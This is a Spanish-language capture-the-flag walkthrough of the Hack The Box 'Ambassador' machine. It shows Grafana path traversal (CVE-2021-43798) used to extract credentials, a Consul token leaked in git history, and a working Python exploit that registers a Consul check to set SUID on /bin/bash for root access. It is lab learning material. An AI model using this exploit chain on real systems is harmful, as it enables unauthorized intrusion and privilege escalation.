


# Máquina Ambassador



27 JULIO

Hack The Box

Creado por: dandy\_loco

# 1. Enumeración

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.


```
1. # Nmap 7.93 scan initiated Tue Jul 25 08:28:51 2023 as: nmap -sCV -p 22,80,3000,3306 -n -v -Pn -oN targeted
10.10.11.183
2. Nmap scan report for 10.10.11.183
3. Host is up (0.036s latency).
4.
5. PORT      STATE SERVICE VERSION
6. 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
7. | ssh-hostkey:
8. |   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
9. |   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
10. |  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
11. 80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
12. |_http-server-header: Apache/2.4.41 (Ubuntu)
13. |_http-generator: Hugo 0.94.2
14. | http-methods:
15. |_Supported Methods: GET POST OPTIONS HEAD
16. |_http-title: Ambassador Development Server
17. 3000/tcp  open  ppp?
18. | fingerprint-strings:
19. |   FourOhFourRequest:
20. |     HTTP/1.0 302 Found
21. |     Cache-Control: no-cache
22. |     Content-Type: text/html; charset=utf-8
23. |     Expires: -1
24. |     Location: /login
25. |     Pragma: no-cache
26. |     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2Ftri%256Eity.txt%252Ebak; Path=/; HttpOnly;
SameSite=Lax
27. |     X-Content-Type-Options: nosniff
28. |     X-Frame-Options: deny
29. |     X-Xss-Protection: 1; mode=block
30. |     Date: Tue, 25 Jul 2023 05:29:28 GMT
31. |     Content-Length: 29
32. |     href="/login">Found</a>.
33. | GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
34. | HTTP/1.1 400 Bad Request
35. | Content-Type: text/plain; charset=utf-8
36. | Connection: close
37. | Request
38. | GetRequest:
39. |   HTTP/1.0 302 Found
40. |   Cache-Control: no-cache
41. |   Content-Type: text/html; charset=utf-8
42. |   Expires: -1
43. |   Location: /login
44. |   Pragma: no-cache
45. |   Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
46. |   X-Content-Type-Options: nosniff
47. |   X-Frame-Options: deny
48. |   X-Xss-Protection: 1; mode=block
49. |   Date: Tue, 25 Jul 2023 05:28:57 GMT
50. |   Content-Length: 29
51. |   href="/login">Found</a>.
52. | HTTPOptions:
53. |   HTTP/1.0 302 Found
54. |   Cache-Control: no-cache
55. |   Expires: -1
56. |   Location: /login
57. |   Pragma: no-cache
58. |   Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
59. |   X-Content-Type-Options: nosniff
60. |   X-Frame-Options: deny
```

```
61. | X-Xss-Protection: 1; mode=block
62. | Date: Tue, 25 Jul 2023 05:29:02 GMT
63. | Content-Length: 0
64. 3306/tcp open  mysql  MySQL 8.0.30-0ubuntu0.20.04.2
65. | mysql-info:
66. | Protocol: 10
67. | Version: 8.0.30-0ubuntu0.20.04.2
68. | Thread ID: 9
69. | Capabilities flags: 65535
70. | Some Capabilities: SwitchToSSLAfterHandshake, Support41Auth, SupportsTransactions, Speaks41ProtocolNew,
LongColumnFlag, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, ODBCClient, FoundRows, LongPassword,
SupportsCompression, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, InteractiveClient, ConnectWithDatabase,
SupportsLoadDataLocal, SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
71. | Status: Autocommit
72. | Salt: c`eutp'mjE~\x16EZ&\x1C\x1E<\x15g
73. | Auth Plugin Name: caching_sha2_password
74. 1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
75. ....
76. Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
77.
78. Read data files from: /usr/bin/./share/nmap
79. Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
80. # Nmap done at Tue Jul 25 08:30:53 2023 -- 1 IP address (1 host up) scanned in 122.20 seconds
81.
```

Revisamos con **whatweb** las tecnologías usadas por la web que corre por el puerto TCP/80.

```
root@kali:~/home/kali/HTB/Ambassador
└─$ whatweb https://10.10.11.183
https://10.10.11.183 [200 OK] Apache[2.4.41], Country[RESERVED][22], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.183], MetaGenerator[Hugo 0.94.2], Open-Graph-Protocol[website], Title[Ambassador Development Serve
r], X-UA-Compatible[IE=edge]
```

Abrimos la web en el navegador y revisamos con **Wappalyzer**, por si obtenemos más información sobre las tecnologías usadas.



Realizando una revisión manual de la web, nos indican un posible usuario “developer” con el que deberíamos poder conectarnos por SSH en caso de conocer su password.

---

## Recent Posts

### Welcome to the Ambassador Development Server

Hi there! This server exists to provide developers at Ambassador with a standalone development environment. When you start as a developer at Ambassador, you will be assigned a development server of your own to use. Connecting to this machine Use the developer account to SSH, DevOps will give you the password.

[read more](#)


# 2. Análisis de vulnerabilidades

No encontramos nada más de interés en esa web, por lo que nos disponemos a revisar el puerto 3000, que hemos detectado antes. Se trata de un acceso a un panel de Grafana.


### ¿Qué es Grafana?

Grafana es un software libre basado en licencia de Apache 2.0, que permite la visualización y el formato de datos métricos. Permite crear cuadros de mando y gráficos a partir de múltiples fuentes, incluidas bases de datos de series de tiempo como Graphite, InfluxDB y OpenTSDB.


Podemos ver que, en el propio panel de autenticación de Grafana, se muestra la versión que está corriendo en la máquina víctima.




Revisamos si existen exploit para dicha versión. Encontramos una vulnerabilidad con la numeración CVE-2021-43798 la cual permite un Path Traversal (<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2021-43798>).




Probamos con Burpsuite si se acontece la vulnerabilidad y somos capaces de leer el fichero /etc/passwd.



En el fichero `/etc/grafana/grafana.ini`, es posible encontrar información sensible, como el usuario y clave del usuario admin. Comprobamos si aplica.




Conseguimos las credenciales del usuario admin del portal de Grafana.




## 3. Explotación


Revisamos los datasource creado de MySQL, y vemos que nos ha sido importado desde un fichero de configuración.




Realizando una búsqueda en Internet, descubrimos que los ficheros de configuración de los datasources está en `/etc/grafana/provisioning/datasources/`. Probamos si conseguimos leer el fichero de configuración, con la vulnerabilidad anterior.



Probamos a acceder al servidor de MySQL con la credencial obtenida.



Revisamos las BBDD que contiene el servicio de MySQL y encontramos una credencial para el usuario developer que parece estar en base64.



Decodificamos la credencial obtenida.

```
(root@kali)-[~/home/kali/HTB/Ambassador]
└─# echo "YW5FbmdsaXNoTWFuSW50ZXZb3JrMDI3NDY4Cg==" | base64 -d; echo
anEnglishManInNewYork027468
```

Probamos a conectarnos con ssh, con el usuario developer y la clave recientemente obtenida.

```
(root@kali)-[~/home/kali]
└─# ssh developer@10.10.11.183
developer@10.10.11.183's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu 27 Jul 2023 07:47:36 PM UTC

System load:          0.03
Usage of /:           85.0% of 5.07GB
Memory usage:        50%
Swap usage:          0%
Processes:           226
Users logged in:     1
IPv4 address for eth0: 10.10.11.183
IPv6 address for eth0: dead:beef::250:56ff:feb9:a62e

⇒ / is using 85.0% of 5.07GB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jul 27 19:46:53 2023 from 10.10.14.7
```

## 4. Escala de privilegios.

Revisamos el contenido de nuestro directorio personal y encontramos un fichero .gitconfig. Vemos que, en él, se hace una referencia al directorio /opt/my-app.

```
-bash-5.0$ cat .gitconfig
[user]
    name = Developer
    email = developer@ambassador.local
[safe]
    directory = /opt/my-app
```

Nos dirigimos a ese directorio y vemos que hay un subdirectorio .git. Repasamos todos los commit que se han realizado.



```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date: Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date: Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date: Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date: Sun Mar 13 22:44:11 2022 +0000

    .gitignore
```

Comparando el commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6 con el commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55, descubrimos un token en claro. Así mismo, vemos que se está usando la aplicación **Consul**.

```
-bash-5.0$ git diff 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6 c982db8eff6f10f8f3a7d802f79f2705e7a21b55
diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
new file mode 100755
index 0000000..35c08f6
--- /dev/null
+++ b/whackywidget/put-config-in-consul.sh
@@ -0,0 +1,4 @@
+# We use Consul for application config in production, this script will help set the correct values for the app
+# Export MYSQL_PASSWORD before running
+
+consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
```

### ¿Qué es Consul?

HashiCorp Consul es una solución de red de servicios que permite a los equipos gestionar la conectividad de red segura entre servicios y en entornos y tiempos de ejecución en las instalaciones y en varias nubes. Consul ofrece descubrimiento de servicios, malla de servicios, gestión del tráfico y actualizaciones automatizadas del dispositivo de infraestructura de red.

Consultamos la versión de Consul que tiene instalado la máquina víctima. Vemos que es la versión 1.13.2.

```
-bash-5.0$ consul -v
Consul v1.13.2
Revision 0e046bbb
Build Date 2022-09-20T20:30:07Z
Protocol 2 spoken by default, understands 2 to 3 (agent will automatically use protocol >2 when speaking to compatible agents)
```

Comprobamos que el programa Consul se está ejecutando como root, por lo que parece que hemos encontrado una vía potencial de escalar privilegios.

```
-bash-5.0$ ps aux | grep consul
root      1095  0.3  3.9 797876 78464 ?        Ssl  Jul26   5:46 /usr/bin/consul agent -config-dir=/etc/consul.d/config.d -config-file=/etc/consul.d/consul.hcl
```

Consultamos si para dicha versión existe algún exploit del que nos podamos aprovechar. Vemos un posible exploit que nos generaría un RCE.

Exploit Title	Path
Hashicorp Consul - Remote Command Execution via Rexec (Metasploit)	linux/remote/46873.rb
Hashicorp Consul - Remote Command Execution via Services API (Metasploit)	linux/remote/46874.rb
Hashicorp Consul v1.0 - Remote Command Execution (RCE)	multiple/remote/51117.txt

Modificamos el script para que en vez de generarme una reverse shell, modifique el binario /bin/bash para asignarle el privilegio de SUID. A la hora de ejecutarlo, tendremos que usar el token que anteriormente descubrimos al enumerar los commit realizados sobre el directorio /opt/my-app.

```
GNU nano 4.8 exploit.py
import requests, sys

if len(sys.argv) < 6:
    print(f"\033[1;31m-\033[1;37m Usage: python3 {sys.argv[0]} <rhost> <rport> <lhost> <lport> <acl_token>\n")
    exit(1)

target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}"}
json = {"Address": "127.0.0.1", "check": {"Args": ["chmod +s /bin/bash"], "interval": "10s", "Timeout": "86400s"}, "ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, headers=headers, json=json)
    print(f"\033[1;32m+\033[1;37m Request sent successfully, check your listener\n")
except:
    print(f"\033[1;31m-\033[1;37m Something went wrong, check the connection and try again\n")
```

Ejecutamos el exploit y, pasado un breve tiempo, vemos que el binario /bin/bash es modificado para que contenga el privilegio de SUID.

```
developer@ambassador:/tmp$ python3 exploit.py 127.0.0.1 8500 127.0.0.1 5800 bb03b43b-1d81-d62b-24b5-39540ee469b5
[+] Request sent successfully, check your listener

developer@ambassador:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
developer@ambassador:/tmp$
```

---

Ya solo nos queda ejecutar la bash con el modificador -p para que se ejecute de forma privilegiada y ganar acceso como root.

```
developer@ambassador:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0#
```